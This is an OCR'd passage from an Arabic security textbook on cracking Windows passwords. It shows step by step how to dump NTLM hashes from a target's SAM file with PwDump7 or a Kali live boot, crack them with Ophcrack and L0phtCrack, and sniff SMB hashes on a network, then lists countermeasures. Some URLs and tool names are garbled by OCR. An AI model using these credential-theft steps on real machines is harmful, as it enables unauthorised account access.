تحول كلمات سر مستخدمي الويندوز إلى صيغة مشفرة تسمى تركيبة NTLM (NT LAN MANAGER). تُخزن تلك التركيبة مع تفاصيل حساب المستخدم في ملف خاص يسمى "مدير حسابات الأمان" أو SAM. يُشفر ملف SAM مع ملف سيسكي "syskey" والمخزن في ملف يسمى SYSTEM. يقع كلا الملفان SAM وSYSTEMفي نفس قسم القرص الصلب المثبت عليه الويندوز (في غالب الأحيان يكون C:) في هذا المسار: **windows\system32\config**.

لاختراق كلمة السر، من الضروري استخراج تركيبة NTLM وتفاصيل حسابات المستخدمين المخزنة في ملف **SAM** من النظام المستهدف وتعرف هذه العملية باسم (عملية التفريغ).

ينقل الهاكر التفاصيل المفرغة إلى حاسوبه ويخترق كلمة السر باستخدام أداة اختراق كلمة سر بدون اتصال بالإنترنت. فيما يلي الطريقتان اللتان يستخرج بهما تركيبات كلمة السر:

تفريغ التركيبات مع الدخول للنظام بحساب مدير

إذا استطعت أن تدخل للنظام الذي تريد أن تستخرج منه كلمة السر بحساب مدير، يمكن استخدام أداة مفيدة تسمى **PWDUMP**. وهي أداة على شكل سطر أوامر مفتوحة المصدر والتي تستخرج تركيبات كلمات السر بسرعة إلى ملف نصي. يمكنك تحميل الأداة من الرابط التالي:

PWDUMP:http://www.tarasco.org/securitv/pwdump_7/

وهي أداة صغيرة للغاية مساحتها أقل من واحد ميجا بايت ويمكن نقلها لأي مكان عن طريق فلاشة. لاستخراج التركيبات، افتح سطر الأوامر مع الحصول على حقوق المدير، وادخل إلى مسار الأداة (PwDump7.exe) واكتب الأمر التالي:

PwDump7.exe »targetfilename.txt (اسم الملف المطلوب استخراجه)

كما يظهر في اللقطة التالية، فأنا أقوم بتشغيل PwDump.exe من فلاشة (M:) واستخرج بيانات التركيبة ف ملف يسمى hash.txt. من المفترض أن يتم تخزين هذا الملف في نفس المسار الذي يعمل منه PwDump.exe.


```
Administrator: Command Prompt

M:\>PwDump7.exe >> hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

M:\>_
```

شكل ٨,٩


يحتوي ملف **hash.txt** على قائمة بالحسابات الموجودة على الجهاز وتركيبات **NTLM** المتعلقة بهم.



شكل ٨,١٠

تفريغ التركيبات بدون الدخول بحساب مدير

ناقشنا في القسم السابق كيفية استخراج تركيبات كلمات السر في حالة استطعت الدخول إلى الجهاز المستهدف بحساب مدير. فماذا إن لم يكن لديك حساب مدير؟ في هذه الحالة، يمكنك استخدام اسطوانة **Kali Linux** حية لعمل إقلاع من على النظام وتشغيل لينكس. ومن ثم يمكنك الدخول إلى القرص المثبت عليه نظام تشغيل ويندوز ومن ثم تدخل إلى المسار **\windows\system32\config**. ومن ثم انسخ الملفان **SAM** و**SYSTEM** على فلاشتك ومن ثم يمكنك نقلها لحاسوبك لعمل اختراق لهما بدون اتصال بالإنترنت.


File Edit Go Bookmarks View Tools Help
/media/sda2/Windows/System32/config
Places
knoppix
Desktop
Applications
MY STUFFS
MY WINDOWS
KONBOOT
MY DOCS
Journal
RegBack
systemprofile
TxR
BBI
BBI.LOG1
BBI.LOG2
COMPONENTS
DEFAULT
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
ELAM
FP
SAM
SAM.LOG1
SAM.LOG2
SECURITY
SECURITY.LOG
SECURITY.LOG2
SOFTWARE
SOFTWARE.LOG
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG

شكل ٨,١١

كسر كلمة سر الويندوز


بعد نجاح عملية استخراج تركيبات كلمات السر، يمكنك الآن بسهولة اختراقهن باستخدام طرق وأدوات مختلفة كما سنذكر في التالي:

استخدام جدول قوس قزح

كما ناقشنا في الفصل السابق، يحتوي جدول قوس قزح على قائمة من تركيبات محسوبة مسبقًا والتي يمكن مقارنتها مع كلمات السر المستخرجة لكسر كلمات السر. وحتى الآن هي أفضل وأسرع طريقة لكسر كلمة سر الويندوز بنجاح. ولهذا الغرض سنستخدم أداة مفتوحة المصدر تسمى **Ophcrack** والتي يمكنك تحميلها من الرابط التالي:

موقع Ophcrack :http ://ophcrack.sourceforge.net/


من الموقع السابق، حمل نسخة برنامج Ophcrack القابلة للتثبيت على الويندوز (وليس نسخة الاسطوانة الحية) وثبتها على النظام. خلال عملية التثبيت، عندما يظهر اختيار تحميل جداول قوس قزح، ألغ العلامة عنهم جميعًا واستمر في تثبيت البرنامج. من المستحسن دائمًا تحميل جداول قوس قزح بشكل منفصل.



شكل ٨,١٢

بعد تثبيتها على جهازك، اذهب لموقع Ophcrack من الرابط المذكور أعلاه واضغط على تصنيف جداول" Tables "من قائمة التصفح. في هذه القائمة ستجد قائمة بجداول قوس قزح التي يمكن تحميلها.

إذا أردت كسر كلمة سر ويندوز أكس بي أو أنظمة التشغيل السابقة له حمل الجداول الموجودة في قسم **تركيبات LM**. لأنظمة التشغيل الأحدث من أكس بي مثل فيستا وسفن وإيت، حمل الجداول الموجودة في قسم **تركيبات NT**.






شكل ٨,١٣





شكل ٨,١٤







شكل ٨,١٥



شكل ٨,١٦

كما يظهر في اللقطات السابقة، كلما زاد مجموع الرموز زاد حجم الجدول وكلما زاد حجم الجدول زادة فرصة كسر كلمة السر. يمكنك تحميل الجدول الذي يلبي احتياجاتك. لغرض التوضيح، فأنا استخدم جدول "نظام فيستا بروبا فري" على جهازي العامل بنظام ويندوز ٨ مع برنامج **Ophcrack**. فيما يلي سنعرض خطوة بخطوة كيف تستخدم تلك الأداة في كسر كلمات السر.


١. افتح أداة **Ophcrack** بالنقر مرتين على الأيقونة الموجودة على سطح المكتب.

٢. من نافذة **Ophcrack** الرئيسية، أنقر على زر جداول "Table" واختار الجدول الذي حملته من القائمة. ثم اضغط على زر تثبيت "Install"، وحمل الملف الذي يحتوي على الجداول التي حملتها سابقًا وانقر على موافقة "OK".




شكل ٨,١٧

٣. *وبعد ذلك ولتحميل قائمة كلمات السر المستخرجة، اضغط على زر تحميل "Load"، واختار "**PWDUMP file**" وحمل ملف hash.txt الذي حصل عليه برنامج PWDUMP من الجهاز المستهدف. إذا كان لديك ملفات **SAM** و**SYSTEM** بدلاً عن ملف hash.txt، يمكنك اختيار **Encrypted SAM** بدلا عن "PWDUMP" واختار المجلد الذي يحتوي الملفين.*



شكل ٨,١٨

٤. بعدما يحمل كل شيء ويصبح جاهزًا كالمعروض في اللقطات السابقة، اضغط على زر كسر "Crack" وثم انتظر بصبر فقد تستغرق عملية الكسر أي مدة زمنية فمن الممكن أن تكون بضع دقائق أو بضع ساعات اعتمادًا على حجم الجدول وقوة كلمة السر. إذا نجحت تلك العملية، ستظهر كلمة السر المكسورة مع الوقت المستغرق لكسرها كما يظهر في الشكل التالي:



شكل ٨,١٩

إذا فشلت عملية كسر كلمة السر، يمكنك تجربة جدول قوس قزح مختلف يحتوي على رموز أكثر وكلمات سر أطول.


استخدام طريقة القوة الغاشمة

من المعروف حتى الآن أن طريقة جداول قوس قزح هي أسرع وأفضل طريقة لكسر كلمات السر، ولكنها قد تكون غير مفيدة لكلمات السر الطويلة والقوية حيث من الصعب الحصول على تركيبات كلمات السر هذه. ومن ثم فلا مناص من استخدام طريقة القوة الغاشمة في هذه المواقف. ولكن تذكر أن تلك الطريقة تستغرق وقتًا طويلًا يمتد من بضع ساعات حتى بضع أيام لإكمال عملية الكسر.

وحيث أن برنامج **Ophcrack** غير فعال لتنفيذ طريقة القوة الغاشمة، فسنستخدم أداة قوية أخرى تسمى LOphtCrack والتي يمكنك الحصول عليها من الرابط التالي:

تحميلLOPhtCrack : http://www.10phtcrack.com/download.html

بعد تثبيت LOptCrack، اضغط على زر استيراد تركيبات "Import hashes" من النافذة الرئيسية لتحميل التركيبات. سيكون لديك حرية اختيار تحميل تركيبات من ملفات "PWDUMP" أو SAM.




شكل ٨,٢٠

اضغط على زر اختيارات الجلسات "Session Options" للحصول على إعدادات تدقيق إضافية مختلفة مثل هجمات القوة الغاشمة والقاموس. يمكنك أيضًا تفعيل أو تعطيل هجمات معينة كما يمكنك تخصيص مجموعة الرموز وطول كلمة السر ومدى طريقة القوة الغاشمة. إعدادات خيارات التدقيق جيدًا يمكن أن يوفر ضياع وقت كبير ومن ثم يسرع عملية كسر كلمة السر.

بعد انتهائك من تحميل التركيبات وإعداد الاختيارات اضغط زر بدء "Begin" وعلى الفور ستبدأ عملية الكسر ويعتمد الوقت المستغرق لكسر كلمة السر على عدة عوامل منها قوة كلمة السر "الطول + وجود أعرف عددية + الرموز الخاصة)، نوع الهجمة (قاموس أو قوة غاشمة أو مختلطة) وعلى سرعة حاسوبك.

إذا نجحت عملية الكسر ستظهر كلمة السر المكسورة بجانب اسم المستخدم على نافذة L0phtCack كما يظهر في الشكل التالي:



شكل ٨,٢١

سف تركيبات كلمة السر على شبكة

إذا كان حاسوبك موصولًا بشبكة محلية مثل شبكة منزلية أو شبكة عمل، فمن الممكن استيراد تركيبات كلمات السر عن بعد من الحواسيب الأخرى على الشبكة بدون الحاجة إلى للجلوس على حاسوب بعينه، تسمى هذه الطريقة طريقة السف " sniffing / السف" ويدعم برنامج L0ptCrack6 المذكور آنفًا هذا الاختيار.

لسف تركيبات كلمات السر من الحواسيب الأخرى، اضغط على زر "استيراد من أداة السف" "Import from sniffer" على النافذة الرئيسية. إذا كان هناك أكثر من شبكة، يسمح لك الصندوق الحواري المسمى "اختار واجهة شبكة" "Select Network Interface" بالاختيار بين الواجهات التي تريد تشغيل عملية السف عليها. بعد اختيار الواجهة المرغوبة، سيظهر مربع يسمى مخرج حزمة برتوكول حظر رسائل الخادم الملتقطة " SMB Packet Capture Output" حيث عليك أن تضغط على "بدء عملية السف" "Start Sniffing".

إذا التقط البرنامج أي تركيبات، فسيظهرها على الفور في الصندوق الحواري بعد ذلك يمكنك ضغط "أوقف السف" "Stop Sniffing" واضغط على زر استيراد "Import" لتحميل تركيبات كلمات السر لكسرها.

التدابير المضادة

سنعرف فيما يلي بعض التدابير المضادة التي قد تحتاجها لتأمين حاسوبك العامل بنظام الويندوز من كل هذه الهجمات المحتملة المذكورة في هذا الفصل:

- لا تسمح للغرباء باستعمال حاسوبك أثناء غيابك.
- إذا كان الحاسوب موصولًا بشبكة عامة مثل شبكة العمل أو الدراسة، أمّن كلمات سر تلك الحسابات عن طريق الدخول كمدير وامنح المستخدمين الآخرين حسابات محدودة.
- استعمل دائمًا كلمات سر قوية يصعب تخمينها.
- تحتوي كلمات السر القوية على مزيج من الرموز الخاصة والحروف العددية وهي طويلة بما فيه الكفاية لحمايتك من هجمات القوة الغاشمة وجدول قوس قزح.
- عطل الوصول إلى مشغلات أقراص السي دي والدي في دي ومشغلات اليو إس بي على الشبكات العامة.
- هيئ إعدادات البيوس ليمنع الإقلاع من اليو إس بي والدي في دي وال سي دي والأجهزة المحمولة الأخرى.
- أمّن بيوس حاسوبك بكلمة سر ومن ثم لن يكون من الممكن للمهاجم تغيير إعداداته ومن ثم الدخول.

الفصل التاسع -البرمجيات الخبيثة (Malware)

البرمجيات الخبيثة مصطلح جامع يعني الفيروسات والديدان الخبيثة وبرامج التجسس والبرامج المشبوهة الأخرى الموجودة على الإنترنت. ببساطة، أي برنامج يهدف للتسبب بضرر مباشر أو غير مباشر لنظام الحاسوب يشار إليه ببرنامج خبيث.

يمكن لبعض البرمجيات الخبيثة التسبب بمشاكل خطيرة مثل تدمير ملفات النظام أو تعطيل عمليات الحاسوب أو جمع معلومات حساسة بينما يقوم بعضها ببعض المشاكل الصغيرة مثل إعادة توجيه تصفح المستخدم ليدخل على مواقع ذات محتوى إباحي أو إزعاج المستخدمين بالنوافذ المنبثقة والإعلانات وخلافه.

أساليب البرمجيات الخبيثة والأساليب الشائعة

حالما يحصل الهاكر على القدرة على الوصول للهدف والحصول على امتيازات المدير على الحاسوب، فيمكنه استخدام البرامج التالية للتحكم بشكل أكبر بالنظام:

فيروسات الحاسوب

كما نعلم جميعًا، أصبح هذا النوع من البرامج الخبيثة مشهورًا جدًا وهو أحد أكثر المواضيع جدلا في مجال أمن الحاسوب. **الفيروس** ما هو إلا برنامج للحاسوب مصمم للحصول على تحكم غير مصرح به للحاسوب المصاب ومن ثم يمكنه التسبب بأضرار لبيانات النظام أو التقليل من أداء النظام.

وضع التشغيل:

تعمل فيروسات الحاسوب بربط أنفسهن بملف أو برنامج موجود بالفعل ومن ثم تنسخ نفسها لتنتشر من حاسوب لآخر. في غالب الأحيان، تصيب الفيروسات ملفات تنفيذية عبارة عن أجزاء من برامج شرعية. ولهذا، في أي وقت يعمل الملف المصاب على حاسوب جديد، يُفعّل الفيروس ويبدأ في العمل باستنساخ نفسه أو بالتسبب في ضرر للنظام. لا يمكن للفيروس تنفيذ مهمته بإحداث أضرار أو بالاستنساخ مالم يسمح له بالتنفيذ. وهذا هو سبب اختيار الفيروسات لملفات تنفيذية كمضيف لهن. تنقسم الفيروسات لنوعين رئيسيين:

